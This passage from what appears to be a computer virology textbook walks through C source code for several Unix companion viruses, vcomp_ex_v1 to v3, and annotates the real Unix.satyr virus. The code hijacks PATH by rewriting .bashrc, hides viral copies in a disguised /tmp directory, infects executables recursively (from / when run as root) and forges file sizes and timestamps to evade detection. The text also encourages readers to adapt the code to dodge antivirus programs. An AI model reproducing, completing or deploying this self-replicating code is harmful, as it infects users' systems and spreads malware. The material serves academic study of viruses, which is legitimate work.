/* handling eventual errors          */
if(mkdir(hidden_dir, 0777)) exit(0);
```

In the case of a previous infection, the virus remains inactive inside our code. Our purpose is to present how the code performs the initial infection (primary infection). In the real world, either the virus will perform a legitimate functionality expected by the user or a final payload will be delivered. The `exit(0);` instruction will be then replaced with the function `payload()` routine or with a `awaited_function()` procedure. This real-life implementation will be discussed a bit later in this chapter. Again, programming this piece of code will be guided by programmers' imagination and creativity.

The `PATH` variable must be consequently changed so that the programs located in this directory are executed first. The `vcomp_ex_v1` virus differs from the version that we will present in Section 8.3.2 insofar as, in the present case it is precisely the viral part of each infected program that will be hidden. That is why the `PATH` variable has to be modified.

However, the user's environment may vary. As a general rule, two personal initialization files are involved in the user's environment configuration (particularly the `PATH` variable). Both are hidden files in the user's home directory `~/`:

- The `.bash_profile` initialization file. It is read whenever you log in to the system (*login shell*).
- The `.bashrc` initialization file. It is read at login time when you run a subshell (by invoking the `bash` command). It can also be invoked straight from the `/etc/profile` general configuration file which contains the default configuration shared by all users. The `.bashrc` file contains the specific customized configuration for each of them.

If neither of these files exists, the `/etc/profile` default configuration file will then be used. The virus should test and consequently take into account

every possibility to avoid portability and stealth problems (error handling). It will then accordingly create missing initialization files and activate them to update the user's configuration (this is easily accomplished by means of the `source` command for example). This implementation is left as an exercise for the reader (please refer to the end of the chapter).

We now assume that only the `.bashrc` file is present and that it is invoked straight from the `/etc/profile` file (in the real world, it is a frequent setting). At this stage, another problem may arise which is to determine where the `.bashrc` file is located. Indeed, the virus which can be activated from any directory, *a priori* ignores both the username and its home directory (containing the `.bashrc` at its root). The job of the virus is to determine these data. Two functions may be used to do that: the function `char *getlogin(void);` included in the `unistd.h` library and the function `struct passwd *getpwnam(const char *username);` included in the `sys/types.h`. The first one returns the user name while the second one returns a pointer to a structure containing the broken out fields of a line from `/etc/passwd` for the entry that matches the user name `username`. This password structure is defined in the `pwd.h` library as follows:

```
struct passwd {
  char    *pw_name;       /* user name */
  char    *pw_passwd;     /* user password */
  uid_t   pw_uid;         /* user id */
  gid_t   pw_gid;         /* group id */
  char    *pw_gecos;      /* real name */
  char    *pw_dir;        /* home directory */
  char    *pw_shell;      /* shell program */
};
```

The code will carry on its task (let us remark that the `PATH` variable will only be modified if no previous infection has occurred) after having checked beforehand the above-mentionned hypothesis (if it is false, the virus does not do anything):

```
  /* Information on the .bashrc */
  /* file are retrieved while   */
  /* handling possible errors   */
  if(!(ch = getlogin())) exit(0);
  if(!(pass = getpwnam(ch))) exit(0);

  /* "$HOME/.bashrc" character string is created */
```

```
strcpy(string,pass->pw_dir);
strcat(string,"/.bashrc");
if(stat_ret = stat(string, &file_info)) exit(0);
size = (int)file_info.st_size;

/* Virus begins to modify .bashrc file */
if(!(ch = (char *)calloc(size+30, sizeof(char))))
                                                exit(0);
if(!(file_in = fopen(string,"r"))) exit(0);
if(!(file_out = fopen("file_tmp","w"))) exit(0);
i = 0;
while(fscanf(file_in,"%c",&car),!feof(file_in))
                                          ch[i++] = car;
/* if PATH variable is present in .bashrc file */
if(p1 = strstr(ch,"PATH="))
 {
  new_ch = (char *)calloc(size+50, sizeof(char));
  strncpy(new_ch,ch,strlen(ch)-strlen(p1));
  strcat(new_ch, "PATH=");
  strcat(new_ch,"/tmp/.\\ \\ \\ :$");
  strcat(new_ch,(p1+6));
  fwrite(new_ch,1,size+13,file_out);
 }
/* otherwise insert PATH variable once updated */
else
 {
  fwrite(ch,1,size,file_out);
  fprintf(file_out,"PATH=/tmp/.\\ \\ \\ :$PATH\n");
  fprintf(file_out,"export PATH");
 }
/* Shell update */
if(rename("file_tmp",string)) exit(0);
strcpy(new_ch,". ");
strcat(new_ch,string);
if(system(new_ch) == -1) exit(0);
```

The preliminary tasks are now completed. The infection itself may take place.

Searching for target to infect

With regard to infection, only some specific files will be infected. The search function is thus limited to well-known locations. The copy mechanism can thus be imagined in its most basic form. It only copies the virus into the `/tmp/.__` hidden directory. In this way, the integrity of the target files remains intact (unmodified).

```
  /* Primary infection can now take place    */
  /* Target are handled with a loop          */
  for(i = 0;i < 12;i++)
   {
    /* Virus duplicates  */
    strcpy(new_ch,"cp ");
    strcat(new_ch,argv[0]);
    strcat(new_ch," /tmp/.\\ \\ \\ /");
    strcat(new_ch, target[i]);
    if(system(new_ch) == -1) continue;
    /* Every viral copy is made executable */
    p1 = strstr(new_ch,"/tmp");
    chmod(p1, S_IRWXU);
   }
 }
```

Implementing the `vcomp_ex_v1` virus in real conditions

At this stage, the code is not completed yet. So far, it mainly treats the initial infection (*primo infectio*). The *Bash* shell has been set up so that the viral part of the `vi` program for instance, which is located in the hidden directory, is run before the legitimate editor `/usr/bin/vi`. The consequence is that whenever the `vi` editor is used, nothing will occur since there is no transfer to the legitimate program.

To modify the code, all the possible settings must be considered. They are briefly exposed in the following pseudo-code:

```
if (calling program = ImageView) then
 {
  if (/tmp/.\ \ \ / does exist) then display the
   image given in argument
  else infection()
 }
```

```
/* the calling program is one of the 12  */
/* possible infected targets             */
else
 {
  no infection;
  payload();
  control is transferred to the host;
 }
```

Here is the code written in the C programming language (the dashed lines denote the viral body as it was presented in the initial infection:

```
/* is ImageView the calling program */
if(strstr(argv[0],"ImageView"))
 {
  .........
 }
/* calling executable is thus an infected host */
else
 {
  payload(argc, argv, envp);
  i = 0;
  /* Host program absolute pathname creation */
  while(!strstr(argv[0],target[i])) i++;
  if(i < 7) strcpy(new_ch,"/usr/bin/");
  else strcpy(new_ch,"/bin/");
  strcat(new_ch,argv[0]);
  execve(new_ch, argv, envp);
 }
```

The final payload can be freely conceived according to the given host program functionalities. As the final payload is not an essential part of the virus, – at least for the purposes of our demonstration – the reader will be given free scope to design it. Nevertheless, as an example, if a user were to employ the `which` command to determine the execution path of the `vi` editor, this latter will display `/tmp/.___/vi`. This would undoubtely alert him. For the model of user we choose, this risk is quite non-existent all the more so that the `which` command is seldom used to deal with this kind of target application. Indeed, they are common and natural applications. To prevent this risk, a good approach will be to include the `which` command in the intended targets. The payload then would simply consist, among other

actions, in displaying the path of the legitimate program. This trick has been used with the YMUN20 virus that we will present in Chapter 13. We will see that the `ps` command (reporting process status) has been hooked in this case.

In the present version of `vcomp_ex` virus, the choice of the programs to infect may depend on the target users.

8.3.2 The `Vcomp_ex_v2` Variant

The purpose of the `vcomp_ex_v1` virus was to infect files for which the user did not have write permission. As a consequence, he could neither rename the files nor move them. The only way was to modify the `.bashrc` file. As you will see in the proposed exercises at the end of the chapter, this change may be performed while remaining nearly undetected.

On the contrary, the `vcomp_ex_v2` virus is designed to infect files for which the user has write permission. In the present case, we will assume that the `PATH` variable has been updated with the current directory. To deal with any other case, the reader only needs to resume the techniques applied to the `vcomp_ex_v1` virus.

This virus works according to the following steps[9]:

1. the virus checks for the presence of the hidden directory (in case of the initial infection). If this directory is not present, the virus creates it. We will keep `/tmp/.__` as the hidden directory.
2. the virus searches for targets to infect (in our present case, they are located in the current directory). To deceive the user, the initial size of the host program must not change after the infection. To do that, the virus will only infect executable files with a larger size than its own. When copying a piece of code, the virus will add random bytes at the end of the virus. For example, if the infected program P_1 (made of the viral part v_1 of size t_1 and of a host program h_1) attacks a virus-free program h_2 of size t_2, infection will only occur if $t_2 \geq t_1$, and once the infection is performed, we will obtain a couple of files (v_2, h_2) such as:

$$\text{Size}(v_2) = t_2 = t_1 + (t_2 - t_1) \times \text{random bytes}.$$

3. The virus then checks for the presence of any previous infection (over-infection prevention). Its consists of testing if the current target file is

[9] Let us recall that an executable infected by means a companion virus contains in fact two files, namely the viral part which is invoked in the first place and the host part which is invoked by the viral part during the control transfer step.

present in the hidden directory. If it is, the virus has already processed the file.
4. Each target susceptible to be infected is moved to the hidden directory.
5. The virus duplicates itself creating, as a result, a file with the same size and with the same name as the executable file which has just been moved. Moreover, the access and modification times of the target file are restored as far as the viral part is concerned.
6. At last, the virus transfers control to the host program which has just been called by the user.

Once again, we assume in what follows, that the initial infection will be performed via the above-mentionned `ImageView` application. The following program is given as a tutorial program. The code could be optimized by the reader. Nevertheless, it is possible that the final size of the executable viral part cannot be reduced, unless the code is fully rewritten. Let us recall that the smaller the code is, the more files the virus will be able infect.

From infection step to infection step, the infective power of the virus will decrease. Indeed, since the virus considers as targets only files of larger size than its own, every subsequent copy of the virus will grow in size (viral part of any infected file). It will thus limit the number of future infections from these viral copies. A trade-off must be thus made. According to his wishes or intents, the programmer may:

- either restrict the infective power of the virus by considering this "native" limitation; this solution is an elegant possibility;
- or include additional code instructions to memorize the original size of the virus and thus allow the virus to duplicate only its original code. The infective power is thus preserved but the original size of the virus stored within its code may represent a signature that an antivirus will easily exploit (see the exercises at the end of the chapter).

This trade-off illustrates a relatively frequent aspect in computer virology. It is always necessary to choose between functionalities that are mutually exclusive. The programmer will then have to make a difficult choice and privilege one aspect to the prejudice of another one. The resulting limitation may then be seen as a design flaw even though it is not a flaw.

Preliminary tasks

The calling infected program (`ImageView` itself or another infected program) will now initiate a series of different checks. In the first place (once the expected functionality has been run by means of the `ImageView` application),

it will compute its own size (by means of the `stat` function and the `st_size` field contained in the structure returned by the previous function). This information is essential for the infection process, which will only take into account programs that are bigger than the virus itself. Let us give the corresponding code:

```
#include <stdio.h>
#include <sys/types.h>
#include <dirent.h>
#include <sys/stat.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <time.h>
#include <utime.h>

/*Variable declaration */
DIR * directory;
struct dirent * direct;
struct stat file_info;
int i, stat_ret;
FILE * host;
char * ch, * hidden_dir;
char * ch2;
unsigned long int virus_size, target_size, diff;
struct utimbuf * ttimes;

int main(int argc, char * argv[], char * envp[])
 {
  /* Is ImageView the calling executable? */
  if(strstr(argv[0],"ImageView"))
   {
    /* Expected functionality is performed */
    /* (initial infection case) */
    strcpy(ch2, "display ");
    strcat(ch2, argv[1]);

    /* If any error, the program stops */
    if(system(ch2) == -1) exit(0);
   }
```

```
  /* Infection begins */
  /* Hidden directory name is created */
  hidden_dir = "/tmp/.   ";
  /* Calling program name is created */
  strcpy(ch, hidden_dir);
  strcpy(ch, "/");
  strcat(ch,argv[0]);

  /* Virus computes its own size */
  if(stat((const char *)argv[0],&file_info))
   {
    /* Infection stops if any error and    */
    /* control is transferred to the host  */
    execve(ch, argv, envp);
   }
  virus_size = file_info.st_size;
```

The virus then checks if the hidden directory already exists. The latter is absent only when initial infection takes place. Thus, the hidden directory is created.

```
/* Does the hidden directory exist ? */
if(!opendir(hidden_dir))
 {
  /* If none, hidden_directory is created */
  /* If any error, control is transferred */
  /* to the host program                  */
  if(mkdir(hidden_dir,0777)) execve(ch, argv, envp);
 }
```

Searching for targets and overinfection prevention

The infection is limited to the current directory. Once this directory file is opened, the virus searches for regular executable files. An easy way to control overinfection is thus to search for the presence of a file with the same name in the hidden directory and to try to open it in read mode. A successful opening implies that the file we are considering for infection, is already a copy of the virus.

```
/* Current directory is opened. If any */
/* errors, control is transferred to   */
```

```
/* the host program                        */
if(!directory = opendir(".")) execve(ch, argv, envp);
/* Scanning for file loop */
while(direct = readdir(directory))
 {
  /* Get file information. If any errors go */
  /* the next file                          */
  if(stat_ret = stat(&rep->d_name,&file_info))
        continue;
  else
   {
    /* Is is a regular and executable file ? */
    if((file_info.st_mode & S_IXUSR) &&
                  (file_info.st_mode & S_IFREG))
     {
    /* Previous infection test */
    strcpy(ch2, hidden_dir);
    strcat(ch2,"/");
    strcat(ch2,&direct->d_name);
    /* If file exists, go to the next file */
    if(fopen(ch2,"r") continue;
```

Infection and control transfer

For any infected file, the virus retrieves its size (`st_size` field in the structure returned by the `stat` function) as well as its access and modification times (`st_atime` and `st_mtime` fields in the previous structure). These last two data will be used by `int utime(const char *filename, struct utimbuf *buf)` included in the `sys/types.h` and `utime.h` libraries. The structure of its second argument has the following form:

```
struct utimbuf {
      time_t actime;  /* access time */
      time_t modtime; /* modification time */
};
```

All of these values (including size and times) are designed to delude the user who sees after infection, that these parameters have remained unchanged and consequently concludes that the file has not been modified. It is a very basic technique to give stealth features to viruses.

The virus compares this size with its own. The infection will proceed only if the virus size is less or equal to that of the current target. In this case, the target is moved to the hidden directory (the execute permission is still valid). The virus then replaces the target. At this stage, it appends to itself as many bytes as nessessary to restore the initial size of the target file. These data are randomly generated byte by byte, by using the following functions `int rand(void)` and `void srand(unsigned int seed)` both included in the `stdlib.h` library. The seed is renewed for every file by means of the function `time_t time(time_t *t)` (`time.h` library). This function indicates how many seconds have elapsed since the creation of Unix (`00:00:00` UTC, January 1st, 1970).

```
/* Get the current target size and its access */
/* and modification times                     */
target_size = file_info.st_mode;
ttimes.actime = file_info.st_atime;
ttimes.modtime = file_info.st_mtime;

/* Virus and target sizes are compared */
/* If target size is unsuitable, go to */
/* the next file                       */
if(virus_size < target_size) continue;

/* Target is moved. If failure, go to  */
/* the next file                       */
strcpy(ch2,"cp ");
strcat(ch2,&direct->d_name);
strcat(ch2," ");
strcat(ch2,hidden_dir);
if(system(ch2) == -1) continue;

/* Duplication process begins          */
if(host = fopen(&direct->d_name,"w"))
 {
  /* Virus is duplicated               */
  strcpy(ch2,"cp ");
  strcat(ch2,argv[0]);
  strcat(ch2," ");
  strcat(ch2,&direct->d_name);
  /* If any error go to the next file  */
```

```
   if(system(ch2) == -1) continue;

   /* Pseudo-random sequence generation */
   /* is seeded with time clock         */
   srand(time(NULL));
   diff = target_size - virus_size;
   ch = (char *)calloc(diff,sizeof(char));
   for(i = 0;i < diff;i++)
    {
     /* Generation of <diff> random bytes*/
     ch[i] = (int) (255.0*rand()/(RAND_MAX+1.0));
    }
   /* Random bytes are written          */
   fwrite(ch,1,diff,host);
   fclose(host);
   free(ch);
  }


  /* Access/modification times of target*/
  /* are restored                       */
  utime(&direct->d_name, &date);

  /* Execution right is preserved. Target*/
  /* file is restored on error           */
  if(chmod(&rep->d_name,S_IRWXU | S_IXGRP | S_IXOTH) == -1)
   {
    strcpy(ch,"cp ");
    strcat(ch,hidden_dir);
    strcat(ch,"/");
    strcat(ch,&direct->d_name);
    strcat(ch," .");
   }
  closedir(direct);
  } /* End of while loop */

 /* Control is transferred to the host */
 /* if not initial infection           */
 if(strstr(argv[0],"ImageView"))
```

```
 {
  stcpy(ch,hidden_dir);
  strcat(ch,"/");
  strcat(ch,argv[0]);

  execve(ch, argv, envp);
 }

} /* End of virus code */
```

One interesting point to consider is why the added data are randomly generated to reach the initial size of the target. As regards the Mark Ludwig's X23 virus, this process was coded in the following way (we give here a corrected and optimized version):

```
if(virus = fopen(argv[0],"r"))
 {
  if(host = fopen(&direct->d_name,"w"))
   {
    /* Virus duplicates */
    while(!feof(virus))
     {
      amt_read = 512;
      amt_read=fread(ch,1,amt_read,virus);
      fwrite(ch,1,amt_read,host);
      host_size -= amt_read;
     }
    /* Bytes are added to meet the initial */
    /* host size                           */
    amt_read = 512;
    while(host_size)
     {
      amt_read = fwrite(ch,1,amt_read, host);
      host_size -= amt_read;
      amt_read =
       (host_size < amt_read)?host_size:amt_read;
     }
   }
  fclose(host);
 }
fclose(virus);
```

In this configuration, the added bytes correspond to the very last bytes which have been read from the viral code (last iteration in the `while(!feof(virus))` loop instruction). However, this constitutes a weakness easily detectable by an antiviral program (please refer to the exercises). Indeed, the simple fact that instructions are appended to instructions indicating the end of an executable file, will be quickly detected. The only way to get rid of this weakness is to randomly generate the bytes that the virus will add.

8.3.3 Conclusion

In brief, it turns out that both the `vcomp_ex_v1` and `vcomp_ex_v2` viruses are efficient viruses which – for the model of user defined in Section 8.2 – are almost undetectable. Choosing between these two viruses will depend on the kind of target user. However it is a fact that taking these two viruses together, they cover all the concrete cases that may be encountered.

The reader indeed will be able to change the main features of the viruses in order to evade antiviral programs (for instance, the name of the program designed to trigger the initial infection could be modified, as well as the place where to find the hidden directory or the name of the latter...).

However, both viruses suffer from a major drawback insofar as they only deal with executable files located in the current directory. These viruses would fail if a conscientious user used to store and execute all the programs coming from outside in a specific directory. Let us see now how to extend the action of a virus wholly or partly to the filesystem tree structure.

8.4 The `Vcomp_ex_v3` Companion Virus

This variant essentially resumes the concepts of the `vcomp_ex_v2` virus. As a consequence, the complete code will not be given. The interested reader will refer to the exercises at the end of the chapter. This section will only focus on specific parts of the code inherent to this version.

The purpose is here to increase the infective power of the virus, by extending its action over as many directories as possible. A clever and efficient way is to use functions included in the `ftw.h` library:

```
int ftw(const char *start_dir, int (*fn)(const char *file,
        const struct stat *sb, int flag), int nopenfd);

int nftw(const char *start_dir, int (*fn)(const char *file,
         const struct stat *sb, int flag, struct FTW *s),
```

```
int nopenfd, int flags);
```

These functions walk through the directory tree starting from the indicated directory `start_dir`. For each entry found in the tree, it calls the fonction `fn()` with the full pathname of the entry, a pointer to the `stat` structure for the entry and an `int flag`, which value will be one of those listed listed in Table 8.2. These functions recursively call themselves to traverse sub-

Value	Meaning
FTW_F	Item is a normal file
FTW_D	Item is a directory
FTW_DNR	Item is a directory which cannot be read
FTW_SL	Item is a symbolic link
FTW_NS	The `stat` failed on the item which is not a symbolic link

Table 8.2. Possible Values for the `flag` Argument of the `ftw` Function

directories, handling a directory before its files or subdirectories. To avoid using up all a program's file descriptors, the `nopenfd` argument specifies the maximum number of simultaneous open directories. When the search depth exceeds this, these functions will become slower because directories have to be closed and reopened. Thus, the `ftw` and `nftw` functions use at most one file descriptor for each level in the file hierarchy. For more details on those functions, the reader will refer to [15, pp. 546ff] and to the functions' manual pages. This chapter will exclusively consider the `ftw` function. Nevertheless, using the `nftw` function will give a more subtle virus and better control over the tree structure.

The beginning of the recursive search within the tree structure will depend on the nature of the user who is supposed to execute the virus. In the case of a `root` account, which has all permissions on the whole tree structure, the virus will begin its infecting action from the root directory `/`. Moreover, any infected file will be made executable for all users. In other cases, the infection will start from the user's home directory. This is illustrated by the following code in which the variables are not declared. Most of them have already been defined while discussing the `vcomp_ex_v1` and `vcomp_ex_v2` viruses. Error handling will not be addressed either as the previous viruses can be used as illustrative examples.

```
hidden_dir = "/tmp/.    ";
```

```
/* Who is the connected user? */
if(!(ch = getlogin())) exit(0);
/* User info is retrieved */
if(!(pass = getpwnam(ch))) exit(0);
/* If root user, starting directory is / */
if(strstr(ch,"root") strcpy(start_dir, "/");
else strcpy(start_dir, pass->pw_dir);
/* Recursive infection with depth 1 */
ftw(start_dir, treatment, 1);
/* Payload call */
payload(argv, envp);
/* Control transfer to the host */
stcpy(ch,hidden_dir);
strcat(ch,"/");
strcat(ch,argv[0]);
execve(ch, argv, envp);
```

Once called, the `infection` procedure has to treat all potential cases inherent to the current target. According to the target's nature, the infection process itself is the same as in the `vcomp_ex_v2` one. The prototype of the actual infection procedure will be denoted `infection(char * target, const struct stat *state)` to ease the reader's understanding.

```
int treatment(const char *target, const struct stat *state,
              int flag)
 {
  /* If target is a directory  */
  /* then recursive call       */
  if(flag == FTW_D) {}
  /* If target is a regular file */
  /* infection occurs            */
  else if(flag == FTW_F) infection(target, state);
  /* in any other case, nothing occurs */
  else{}
  return(0);
 }
```

The `treatment` procedure only invokes the infection process for regular files. However, due to some problems of portability concerning the `ftw` function, the infection function must itself check that the target is really a regular and executable file (the `ftw` function may mistake symbolic links for regular files).

To conclude, it is possible, using the system-oriented capabilities of the C programming language, to greatly and easily improve the infective power of our virus. While writing the final code of the vcomp_ex_v3 virus, the reader will pay special attention to distinguish between the case of initial infection and that of other infected programs. This may be performed in the same way as in the previous variants.

8.5 A Hybrid Companion Virus: the Unix.satyr Virus Case

To end this chapter, we will analyze a real-world virus[10] called Unix.satyr. It was written by a Czech programmer whose pseudonym is *shitdown*. It can be considered a very specific case of companion virus at least when we refer to its behavior during one of its life stages.

This virus is also a prepending virus to Unix executable files (under the ELF format). This virus thus is different from a true companion virus, insofar as it modifies the integrity of the target executable file. However, the virus, at the end of its execution cycle tranfers control to another different executable file. For this reason, the Unix.satyr can be classified as a hybrid virus. Our detailed analysis of the code will also present the algorithmics inherent of an appending virus, written in the C programming language. It will help us to discuss different versions in terms of code (namely, the use of different versions for a similar operation) compared with viruses belonging to the vcpm_ex virus family.

8.5.1 General Description of the Unix.satyr Virus

The virus operates as follows:

1. It searches for files to infect inside ten predefined directories.
2. For each of these files that could be a target (regular, executable files), the virus checks wether it has not previously infected it. For that purpose, the virus searches for a "copyright" character string (infection marker):

[10] Although the virus, which contains many flaws, has been designed and implemented in a naive way, it remains interesting to analyze its basic approach. It is a simple but efficient virus. Once properly rewritten and optimized, it may be considered with deeper interest. In its original version, this virus represents a good example of real viral codes whose action is strongly limited by their inherent flaws and limitations resulting from incomplete reasoning and sloppy programming. That is very fortunate for antivirus experts.

```
unix.satyr version 1.0 (c)oded jan-2001 by shitdown
http://shitdown.sf.cz}
```

3. The infection itself creates and replaces the target file with an executable file which contains the virus binary code with the target file appended to it.
4. Control is transferred to the host program after the infection step. Indeed, the infection is spread from an infected program (viral code followed by host code). The host file is located at the end of the infected file. Therefore, the host file is copied into a distinct temporary file.
5. The temporary file is finally run.

Because there are two files – one is the infected host while the other one contains the code of the host before infection – this virus can be considered as a companion virus and prepending virus at the same time.

8.5.2 Detailed Analysis of the `Unix.satyr` Source Code

This code can be compiled under different Unix platforms and can be translated to other environments like DOS or Windows. We will present in this section the original code as it was published by its author, without the debugging directives however to ease the reader's understanding. We replaced the author's comments with ours which are more detailed. The reader will find the original code on the CDROM provided with this handbook. Most of the structures and fonctions of the C programming language of this source code have already been detailed in the previous section. As a result, we will not detail them again and we will only focused on the new ones.

The `Unix.satyr` virus contains a number of design errors and limitations. Their analysis will be left to the reader as an exercise. We will just indicate the most important ones. The viral begins as follows:

```
/* Library declaration */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <dirent.h>
#include <sys/types.h>
#include <sys/stat.h>

/* Definition of constants */
#define path_cnt 10
```

```
#define hard_size 8192
#define blocksize hard_size
#define mark_len sizeof(mark)

/* Definition of variables */
/* Copyright string        */
char mark[] = "unix.satyr version 1.0 (c)oded jan-2001
               by shitdown, http://shitdown.sf.cz";

/* Declaration of global variables */
/* Target directorty to infect     */
char *paths[path_cnt] = { ".", "..", "~/", "~/bin",
                          "~/sbin", "/bin", "/sbin",
                          "/usr/bin", "/usr/local/bin",
                          "/usr/bin/X11"};
/* Buffer arrays */
char virus[hard_size];
char buffer[blocksize];
```

Let us notice that the copyright string may be considered as a signature in itself. The source code header contains the virus size and the list of the potential directories to infect. In the latter case, the author made a serious mistake: users do not have write permission for the `/bin`, `/sbin`, `/usr/bin`, `/usr/local/bin` and `/usr/bin/X11` directories unless a configuration error has occured.

```
/* Viral code begins */
int main(int argc, char *argv[], char *envp[])
 {
  /* Declaration of local variables */
  struct dirent **namelist;
  struct stat stats;
  int i, j, n;
  char *filename, *tmp;
  long readcount;
  FILE *fi, *ftmp;

  /* The calling viral executable is opened and read */
  FILE *f = fopen(argv[0], "rb");
  if((f) && (fread(virus, hard_size, 1, f)) )
   {
```

```
/* walk through all target directories */
for(i = 0; i < path_cnt; i++)
 {
```

The list of the target directories is contained in the `paths` array. For each file located in these directories, a preliminary step takes place before the infection itself: walking through the current target directory, determining each target file size and collecting various data. While considering what has been presented in the section dedicated to the `vcomp_ex` viruses, two other different variants are worth noticing. We will let the reader list their respective drawbacks and interests.

- The walk through the directories (to search for files to infect) is performed by means of the following function which is included in the `dirent.h` library (for more details on that function, the reader will refer to the `man` page or to [15, page 518-519]);

  ```
  int scandir(const char *dir, struct dirent ***namelist,
              int(*select)(const struct dirent *),
              int(*compar)(const struct dirent **,
                           const struct dirent **));
  ```

  This function scans the directory `dir`, calling the `select()` function on each directory entry. Entries for which `select()` returns non-zero are stored in strings allocated via the `malloc()` primitive, sorted using `qsort()` with the comparison function `compar()`, and collected in the array `namelist` which is allocated via `malloc()`. If `select` is `NULL`, all entries within the directory are selected.
  The `compar` function is most of the time the `int alphasort(const void *a, const void *b);` function.
- The filenames of the files to infect are created by means of the formatted output conversion function `int sprintf(char *str, const char *format, ...);` included in the `stdio.h` library. This function results more convenient than the `strcpy` and `strcat` functions mainly because the code can be made much more compact.

```
/* Walk through the current target directory */
/* Number of entries is returned             */
n = scandir(paths[i], &namelist, 0, alphasort);
/* Error handling: if directory is empty go  */
/* next one                                  */
if(n < 0) continue;
```

```
/* Scan for each file to infect                */
for(j=0; j < n; j++)
 {
  /* Get target file size and allocate         */
  /* array to store its filename               */
  filename = malloc(strlen(paths[i])+
                           strlen(namelist[j]->d_name)+2);
  /* Create current target absolute pathname*/
  sprintf(filename,"%s/%s",paths[i],namelist[j]->d_name);
  /* Get target file status                    */
  if (stat(filename, &stats) < 0)
   {
    /* Handle error if stat function fails     */
    /* and go to the next file                 */
    free(filename);
    free(namelist[n]);
    continue;
   }
  /* Is the current target file a regular      */
  /* executable file ?                         */
  if((stats.st_mode & S_IFREG) && (stats.st_mode &
                      (S_IXUSR | S_IXGRP | S_IXOTH)))
   {
```

This part of the source code contains some errors that may sharply limit the virus action and make it more detectable. Finding them will be left to the reader as an exercise.

The infection step itself then begins for every susceptible file. It is performed by means of a temporary file whose filename is contained in the `tmp` local variable. The filename is directly created by using the function `char *tempnam(const char *dir, const char *prefix);` included in the `stdio.h` library.

This function returns a pointer to a string that is a valid filename, such that a file with this name did not exist when the `tempnam()` function was called. The filename suffix of the pathname generated will start with `prefix` in case `prefix` is a non-NULL string of at most five bytes. Attempts to find an appropriate directory go through the following steps:

1. In case the environment variable `TMPDIR` exists and contains the name of an appropriate directory, that is used.
2. Otherwise, if the `dir` argument is non-NULL and appropriate, it is used.

3. Otherwise, `P_tmpdir` (as defined in the `stdio.h` library) is used when appropriate.
4. Finally an implementation-defined directory may be used.

```
/* Infection step begins. A temporary file */
/* is created. The file permissions are    */
/* modified while handling possible errors */
if((!(tmp = tempnam(NULL, argv[0]))) ||
   (chmod(filename, S_IRUSR | S_IWUSR) < 0))
 {
  /* If any error go to the next file      */
  if(tmp) free(tmp);
  free(filename);
  free(namelist[n]);
  continue;
 }
/* Current target file is renamed as the   */
/* temporary file name                     */
if(rename(filename, tmp) < 0)
 {
  /* If any error go to the next file      */
  chmod(filename, stats.st_mode);
  free(tmp);
  free(filename);
  free(namelist[n]);
  continue;
 }
```

Then the virus checks if the current target file has not previously been infected. Purposely, the infection mark (somehow equivalent to a viral signature from an antiviral point of view) contained in the `mark` array is scanned for. Then the virus checks – is not it a little bit too late? – if the current target file is an executable script or not[11].

```
/* Current target file is opened */
ftmp = fopen(tmp, "rb");
if(ftmp)
 {
  /* Look for a previous infection */
```

[11] The reader will determine if this checking is worth or not.

```
memset(buffer, 0, blocksize);
readcount = fread(buffer, 1, blocksize, ftmp);
/* Is the current target file a script ? */
if(buffer[0] == '#')
 {
  /* If it is a script, error is handled by */
  /* simulating an opening error            */
  fclose(ftmp);
  ftmp = NULL;
 }
else
 if (readcount > mark_len)
  {
   /* Is the infection mark present (mark[ ]) */
   char *p;
   for(p = buffer;p < (buffer+blocksize-mark_len);p++)
   if (!strcmp(p,mark))
    {
     /* Infection mark is present. Simulate an */
     /* an opening error                       */
     fclose(ftmp);
     ftmp = NULL;
     break;
    }
  }
}
```

If no previous infection occurred, or if the current target file is not indeed a script then the pointer to the `ftmp` file is non-NULL. Thus infection can go on.

```
if(!ftmp)
/* If the current target file must not be */
/* infected                               */
 {
  /* Previous actions are cancelled       */
  rename(tmp, filename);
  chmod(filename, stats.st_mode);
  free(tmp);
  free(filename);
  free(namelist[n]);
```

```
    continue;
   }
  /* otherwise a new host file is created   */
  fi = fopen(filename, "wb");
  /* Virus is duplicated in host file       */
  fwrite(virus, hard_size, 1, fi);
  /* Current target file is then appended   */
  fwrite(buffer, 1, readcount, fi);
  while(readcount == blocksize)
   {
    readcount = fread(buffer, 1, blocksize, ftmp);
    fwrite(buffer, 1, readcount, fi);
   }
  /* Files are closed */
  fclose(fi);
  fclose(ftmp);
  /* New host gains the file permissions */
  /* or current target file              */
  chmod(filename,stats.st_mode);
  /* Temporary file is deleted           */
  unlink(tmp);
  free(tmp);
 }
/* End of the infection step             */
 free(filename);
 free(namelist[n]);
}
free(namelist);}}
```

Once the infection step has been completed for every target file, control has to be transferred to the host. For that purpose, the virus uses a temporary file.

```
/* Control is transferred to the host */
/* Temporary file creation            */
 tmp = tempnam(NULL, argv[0]);
 fi = fopen(tmp,"wb");
 /* Original host executable (before  */
 /* infection occurs) is recreated    */
 do {
  readcount = fread(buffer, 1, blocksize, f);
```

```
  fwrite(buffer, 1, readcount, fi);
 } while (readcount == blocksize);
 fclose(fi);
 fclose(f);
 /* Execute permission is given       */
 chmod(tmp, S_IXUSR);
 /* and control is transferred        */
 execve(tmp, argv, envp);
 return 0;
}
```

The reader will probably have noticed that the use of a temporary file is ill-managed. Indeed, each time an infected file is run, a temporary file is created. The latter may constitute an element that may betray the virus existence and action. It thus should have been necessary to delete it but it is impossible once the `execve` has been called (see why in Section 8.2). As a consequence, other functions should be used (see the exercises).

To provide a slight polymorphic feature to the filenames the `tempnam`, `mktemp` or `mkstemp` functions prove to be very efficient. They succeed in creating a wide range of filenames which enables to design effective polymorphic features. The reader will refer to their `man` page for more details.

8.6 Conclusion

In this chapter, we discussed the fundamental algorithmics of companion viruses. We demonstrated that a thorough analysis of the specific features of an arbitrary target environment will help us not only greatly improve the efficiency of the above-mentionned viruses, but also to make them almost undetectable, especially if their infective power is limited and controlled. In this respect, the `vcomp_ex_v1` virus is very illustrative.

Thanks to the C programming language which provides very good system-oriented capabilities especially as far as input/output data management is concerned (see [15, chapter 30] for details), the virus writer will be able to design and implement far more efficient and sophisticated viruses.

Exercises

1. Design and implement a recursive variant of the `vcomp_ex_v3` virus. A recursive call to the infection routine takes place for every new (sub)directory in which the infection must spread.

